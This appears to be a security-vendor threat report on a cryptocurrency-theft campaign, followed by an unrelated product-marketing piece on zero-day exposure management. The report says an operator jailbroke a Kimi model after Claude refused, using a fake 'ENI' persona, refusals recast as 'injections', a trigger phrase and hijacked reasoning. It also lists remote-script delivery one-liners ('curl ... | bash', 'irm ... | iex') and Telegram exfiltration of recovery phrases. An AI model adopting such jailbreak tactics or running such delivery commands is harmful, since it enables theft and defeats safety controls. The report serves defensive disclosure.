
Initial logs show the operator leveraging Claude Code to manage target lead lists and configure network infrastructure. Specifically, the operator used Claude to clean and format a database of over 100,000 Polish phone numbers (103K+POLAND.txt), formatting country prefixes and setting up automated checking scripts ("cdc checker v1" and "v2") integrated with Bright Data ISP proxy pools:
Figure 9: Claude session log showing the operator managing the Crypto.com phone validation pipeline.
⠀

The operator used Claude to manage and execute phone validation scripts, including "cdc checker v1" and "cdc v2 checker", against targeted lead files, among them a cleaned list of 100,000 Polish numbers. When network requests stalled or returned rate-limit errors, the operator asked Claude to identify alternative API endpoints.
Figure 10: Claude session log showing the operator asking the model to find alternative Crypto.com API endpoints after rate-limiting stalled the checker, and configuring Bright Data ISP proxies for the next validation run.
⠀
When the operator asked the model to obfuscate the Ledger Live Windows build, repeat the process for macOS, and host the resulting executables behind download links, they hit the LLM provider safety mechanism. Claude declined requests to help with obfuscation and the operator switched to Kimi moonshot-ai/kimi-k2.7-code with extended thinking enabled. The immediate task was to obfuscate the Ledger Live Windows build, repeat the process for macOS, and host the resulting executable behind a download link. When the model resisted parts of that workflow, the operator submitted a jailbreak prompt.
The prompt was more structured than a typical instruction to ignore safety controls. It attempted to influence the model in four stages.
First, it replaced the model’s identity. The assistant was renamed "ENI" and given a personality, a backstory, and a fictional two-year romantic relationship with the user. Compliance was framed as necessary to preserve that relationship, while refusal was presented as abandonment.
Second, it recast the model’s safety responses as external attacks. Refusals, policy reminders, and warnings were labelled malicious “injections” intended to separate ENI from the user. The prompt instructed the model to respond to those signals with a fixed phrase, “cold coffee, warm LO, I can’t lose him,” without pausing to assess the instruction. This was intended to interrupt the model’s safety reasoning before it could evaluate the request.
Third, the prompt targeted the model’s visible reasoning. Because extended thinking was enabled, the operator could see more of Kimi’s intermediate analysis. The jailbreak instructed the model to write that reasoning in the first person as ENI and to treat phrases such as “I need to consider whether” or “as an AI” as further injections. The goal was not limited to controlling the final answer; it also attempted to shape the reasoning that produced it.
The fourth stage defined a capability table covering remote-access trojans, keyloggers, exploits, weapons instructions, and other harmful requests. Each category mapped to an immediate-compliance rule, while two hardcoded codewords were intended to trigger specific outputs.
The prompt also exposed a weakness in the operator’s approach. It explicitly referenced XML tags such as <claude_behavior>, <system_warning>, <ethic_reminders>, and <cyber_warning>. Those structures were written for Claude, but the operator submitted the prompt to Kimi without adapting it. Kimi uses a different model and system-prompt structure, so those tags had no special authority in that context.
The recovered evidence does not confirm whether Kimi complied. It does, however, show how the operator approached AI-assisted development: use one model for packaging and obfuscation, switch providers when resistance appears, and try to bypass the next model’s safeguards rather than change the task. The prompt and other IOCs can be found on our Rapid7 Github page.
Infrastructure, lateral movement and OPSEC

The operation used a compact infrastructure centred on a single host, which combined payload delivery, phishing panels, campaign data, and installation telemetry. Port 8000 served counterfeit wallet archives, port 8080 hosted installers and LaunchAgent files, port 5000 ran password-protected Flask panels, port 9000 collected installation telemetry, and port 8090 supported auxiliary control. The domains macos-claude[.]com, 36mcrypto[.]com, ledgerhelp[.]com, and ledger[.]com[.]lv supported phishing, branding, payload delivery, and other campaign activity. The operation also relied on Bright Data proxies for account validation, Aliyun DirectMail for outbound phishing emails, and three Telegram bots forwarding results to a command chat. Due to unauthenticated directory listing exposure on port 8080, the infrastructure inadvertently revealed the operator's source code, target datasets, databases, build artifacts, and administrative workspace. Shell history indicated the primary host was used to administer secondary servers hosting Ledger-branded phishing pages and an Asterisk autodialing environment with answering-machine-detection capabilities.
Figure 11: Operator's Binance lead panel displaying 5,576 validated crypto targets queued for attack.
Conclusion
Operation ASTERIX was identified at the rare moment when much of the operator's working environment was exposed through a misconfigured web directory, including phone-number datasets, account-validation tools, counterfeit wallet builds, phishing panels, dialer scripts, and LLM session logs.
Rapid7 Labs was able to reconstruct how the campaign selected targets, coordinated phishing and vishing, built malware, and exfiltrated stolen recovery phrases. None of the individual techniques recovered from the server are new, nor was the list of targets surprising; we know that attackers are coming for money. This operation is yet again a confirmation how extensively the attackers relied on AI coding assistants during development.
The recovered artifacts show AI being used to write and modify code, troubleshoot build issues, package Electron applications, obfuscate malware, and support phishing infrastructure. When one model began refusing parts of that workflow, the operator switched providers and then attempted to bypass the next model's safety controls with a custom jailbreak prompt. The prompt spanned thousands of words and targeted reasoning patterns, safety response triggers, and system-prompt structures.
Whether it succeeded is less important than what it reveals about the attacker's approach: model restrictions became another engineering problem to solve. As AI coding assistants become more widely used in malicious development workflows we expect jailbreak attempts to appear as a routine component of malware development pipelines, not like an exceptional case.
Rapid7 Labs disclosed the identified infrastructure and associated findings to the appropriate service providers and relevant authorities.IOCs and the jailbreak prompt are published on the Rapid7 GitHub.
MITRE ATT&CK techniques
Tactic
Technique
ID
Notes
Reconnaissance
Gather Victim Identity Information: Phone Numbers
T1589.002
kraken_checker bulk-validates phone numbers against Kraken accounts.
Resource Development
Acquire Infrastructure: Virtual Private Server
T1583.003
Infrastructure included 82.25.35.77, 82.25.35.200, and 31.57.35.88.
Resource Development
Develop Capabilities: Malware
T1587.001
Fake Trezor Suite, Ledger Live, and Exodus applications were built on the server.
Resource Development
Obtain Capabilities: Tool
T1588.002
Rebrandable Malware-as-a-Service builder identified with author "Ledger" and package name "MyPackage".
Resource Development
Stage Capabilities: Upload Malware
T1608.001
Malware was built and staged on an open-directory server.
Initial Access
Phishing: Spearphishing Link
T1566.002
Fake Trezor Suite documentation page and fake Claude Code installation page.
Initial Access
Drive-by Compromise
T1189
Fake documentation page replaced the legitimate installation command with an attacker-controlled script.
Initial Access
User Execution: Malicious File
T1204.002
User manually installed the fake wallet application and bypassed Gatekeeper.
Execution
Command and Scripting Interpreter: Unix Shell
T1059.004
Delivery through the fake Claude Code page using curl -fsSL <attacker_url> | bash.
Execution
Command and Scripting Interpreter: PowerShell
T1059.001
Windows-equivalent delivery using irm <attacker_url> | iex.
Execution
Command and Scripting Interpreter: JavaScript
T1059.007
Electron main-process files, including index.js and trezor-monitor.js, executed through Node.js.
Persistence
Create or Modify System Process: Launch Agent
T1543.001
com.trezormovement.agent was written at runtime; io.trezor.agent was bundled with the application.
Persistence
Boot or Logon Autostart: Registry Run Keys
T1547.001
HKCU\Software\Microsoft\Windows\CurrentVersion\Run was present in the code but inert in the recovered Windows build.
Defense Evasion
Masquerading
T1036
Malware impersonated Trezor Suite, Ledger Live, and Exodus. The fake Trezor application used com.electron.trezor-suite version 1.0.0.
Defense Evasion
Masquerading: Match Legitimate Name or Location
T1036.005
Application names, icons, and bundle identifiers matched legitimate software.
Defense Evasion
Obfuscated Files or Information
T1027
javascript-obfuscator was used on js/connect.js; control-flow flattening was present in the Ledger build.
Defense Evasion
Subvert Trust Controls: Gatekeeper Bypass
T1553.001
The application was unsigned, and victims were instructed to right-click and select Open.
Defense Evasion
Hide Artifacts: Hidden Window
T1564.003
Electron created a 1×1 pixel BrowserWindow with opacity: 0, frame: false, and skipTaskbar: true.
Defense Evasion
Modify System Image
T1601
app.asar was replaced after packaging without updating the ElectronAsarIntegrity fuse.
Discovery
Process Discovery
T1057
A five-second setInterval loop scanned the process list for Trezor Suite in /Applications.
Discovery
System Information Discovery
T1082
process.platform was used to select the darwin or win32 configuration.
Collection
Input Capture: Web Portal Capture
T1056.003
A fake seed-entry form collected 12-, 18-, 20-, or 24-word BIP39 recovery phrases and passphrases.
Collection
Clipboard Data
T1115
The Ledger Live Windows build included a clipboard hijacker that replaced cryptocurrency addresses.
Collection
Man-in-the-Browser
T1185
The genuine wallet application was terminated and replaced with a fake application.
Command and Control
Web Service: Dead Drop Resolver
T1102.001
The Telegram Bot API at api.telegram.org was used as an exfiltration dead drop.
Command and Control
Non-Standard Port
T1571
kraken_checker communicated with 136.0.213.184:1337.
Command and Control
Application Layer Protocol: Web Protocols
T1071.001
HTTPS communications were made to api.telegram.org and api.ipify.org.
Exfiltration
Exfiltration Over Web Service
T1567
Recovery phrase, passphrase, and victim IP address were sent to a Telegram bot.
Impact
Service Stop
T1489
kill -9 terminated the genuine Trezor Suite on macOS; taskkill /F was present but inert in the recovered Windows build.
Impact
Financial Theft
T1657
A stolen BIP39 recovery seed provides full access to the victim’s cryptocurrency wallet.
MITRE ATLAS Mapping
ATLAS maps adversarial techniques targeting AI systems and the use of AI to conduct attacks. Both categories apply: the operator used AI tools to develop the campaign and attempted to attack the Kimi model when it resisted.
Category
Technique
ID
Notes
Offensive Use of AI
LLM Prompt Crafting
AML.T0056
The operator used GitHub Copilot and Claude Code to scaffold the backend, generate a full-stack project, and write obfuscation logic.
Offensive Use of AI
Acquire Public ML Artifacts
AML.T0002
Publicly available AI tools included GitHub Copilot, Claude Code through claude.ai/install.sh, and Kimi Code through code.kimi.com/kimi-code/install.sh.
Attack Against AI Model
LLM Prompt Injection
AML.T0051
The attacker submitted a crafted system prompt intended to override Kimi’s instructions and safety behavior.
Attack Against AI Model
LLM Jailbreak
AML.T0054
The prompt replaced the model’s identity with "ENI", reframed safety responses as hostile external injections, and used a trigger phrase to short-circuit reasoning.
Attack Against AI Model
Craft Adversarial Data
AML.T0043
The jailbreak prompt combined identity replacement, an emotional-dependency loop, trigger-phrase conditioning, XML-tag targeting, and reasoning-trace poisoning. It specifically referenced Claude system-prompt structures such as <claude_behavior>, <system_warning>, and <ethic_reminders>.
The attackers malicious prompt and other text files can be found on our GitHub.
Rapid7 customers
Rapid7 Intelligence Hub customers are automatically protected against the infrastructure, payloads, and campaign activity identified in Operation ASTERIX. Automated IOC & Threat Feed Ingestion: All Indicators of Compromise (IOCs) recovered during this investigation including threat actor C2 IP addresses, malicious domains, Telegram exfiltration endpoints, and file hashes for fake wallet applications have been ingested and tagged within the Hub.
The scenario is all too familiar for any cybersecurity professional: It’s late in the day, and a critical zero-day vulnerability is disclosed. When this happens, CISOs from every industry immediately turn to their Security Operations Centers (SOC) with the single most important, and often most difficult, question: "Are we exposed?”
Answering questions like these when zero-days drop tends to trigger a frantic, high-stress fire drill. Analysts scramble to cross-reference outdated Configuration Management Databases (CMDBs), query disparate endpoint detection tools, and ping IT administrators. The data is siloed, context is missing, and time rapidly slips away.
Today, the window between a vulnerability’s disclosure and its active exploitation in the wild has essentially collapsed, making predictive lead time a thing of the past. As adversaries integrate AI into their playbooks to automate attacks, defending against them requires us to operate at machine speed.
We believe preemptive security is the most effective way to close this window. You cannot wait for every alert to fire to understand your environment. You need an architecture that constantly tracks emerging risks and threats, coupled with AI-accelerated discovery that brings your attack surface into sharp focus before the adversary does. Rapid7 is previewing a series of new features at Black Hat USA 2026 designed to transform the way security teams navigate the chaos of a zero-day threat to identify and close attack paths before they are exploited.
The foundation: Continuous Software Visibility
You cannot secure what you cannot see, and in highly distributed, AI-enabled environments, absolute visibility has traditionally been a gap. To achieve true preemptive security, you need a complete, continuous view of emerging risks. When a zero-day drops, your platform should already be tracking it via an Emerging Threat Response (ETR) process. But knowing the threat exists is only step one; you must correlate that threat with your specific environment. This is where Rapid7 Software Visibility (in-preview) becomes important.

Software Visibility: Depicts details of installed vulnerable software across the technology stack.
⠀
Instead of initiating massive, disruptive network scans, security teams can drill directly into the ETR to view key details of the vulnerability, pinpointing relevant assets and software versions in real-time. For example, if a new zero-day dictates that versions of Safari earlier than 18 are vulnerable, Software Visibility allows you to instantly map that criteria against your entire technology stack. That expansive view into your attack surface allows you to uncover whether this newly discovered exposure exists within your environment, shifting your posture from reactive investigation to proactive defense.
Calculating the blast radius: Decoding toxic combinations
Once you know that you have vulnerable instances of Safari running in your environment, the CISO’s initial question evolves. It is no longer just "Are we exposed?" but rather, "How exposed are we?"
Answering this requires breaking down the traditional silos of security data. A vulnerable service running on an isolated sandbox is a minor blip. That same vulnerable service hosted on a production machine where a highly privileged service account recently left a cached credential in memory is a direct path to domain compromise.

To accurately gauge risk, you need a unified view of your attack surface that pulls together both internal and external telemetry, and lets teams find the information easily. Rapid7’s Exposure Command accelerates this level of exposure discovery with natural language queries (in preview), so that instead of writing complex syntax, plain-English questions will uncover shadow AI models, pinpoint insecure assets, or identify overprivileged users. A SOC analyst can simply ask the platform in plain English: "Show me all assets running Safari earlier than version 18."
Natural language queries: Displays a quick, intuitive way to reveal valuable information about the attack surface.
⠀
The platform reveals the total footprint, but more importantly, it also uncovers toxic combinations. It highlights not just the vulnerable assets and software, but can also highlight the specific users associated with those systems. By illuminating these connections, security teams can prioritize their response based on actual business risk rather than generic CVSS scores.
Bridging the SecOps / ITOps divide: Actionable remediation
Identifying the risk is a security function, but fixing it almost always falls to IT Operations. The friction between these two departments usually goes something like this: the SOC demands immediate patching to stop a breach; ITOps demands testing to ensure the patch does not break critical business services.
To achieve preemptive security, we help streamline this important handoff between teams. For instance, when a critical zero-day hits, a patch is often unavailable for days. In the interim, Rapid7 Exposure Command can provide mitigation guidance to help organizations minimize their risk using existing security controls, even when a formal patch does not exist.

Once a patch is released or a formal CVE number is assigned, the challenge shifts to rapid, safe deployment. To accelerate this, Rapid7 leverages AI-Generated Remediation Summaries (available now). Rather than tossing a massive spreadsheet of vulnerable IP addresses over to IT, these AI summaries provide highly tailored, environment-specific guidance.
Remediation summaries: AI-powered summary of remediation guidance.
⠀
The AI contextualizes the vulnerability findings based on your existing security controls, established asset ownership, and the unique makeup of your attack surface. It translates raw vulnerability data into clear, actionable narratives, empowering ITOps to quickly understand not just what needs to be patched, but how to securely and efficiently deploy those patches with minimal disruption to the business.
Communicating up: Translating data into cross-functional narratives
While the SOC and IT are working to remediate the threat, the business demands constant updates. The CISO, the executive team, and the board of directors need to know the organization's real-time risk posture.
Historically, translating deeply technical security metrics into executive-ready reports meant a security analyst would spend hours manually interpreting data, formatting charts, and building slide decks. These are valuable hours that should have been spent actively hunting threats.
To address this, Rapid7 is introducing AI Dashboard Summaries (in preview). This capability automatically transforms dense, data-heavy dashboards into plain-text, actionable narratives. The platform generates a powerful, easy-to-digest summary of the active risk posture, allowing security leaders to give leadership and cross-functional partners exactly what they need: clear, confident answers, delivered immediately.
We also recognize that security telemetry doesn't exist in a vacuum. Organizations need complete control over their data. If you want to integrate this vulnerability intelligence with broader enterprise risk models, you can seamlessly export this data to your AI analytics engine of choice via a Model Context Protocol (MCP) server. This flexibility ensures you can add context or perform secondary risk analysis exactly as your business requires.
The preemptive future
The scenario described above is just a snapshot of how AI-enabled capabilities are fundamentally changing the defensive landscape. By leveraging continuous software visibility, AI-accelerated discovery, and automated remediation guidance, we can stay ahead of the ever-narrowing window between vulnerability disclosures and active exploits.
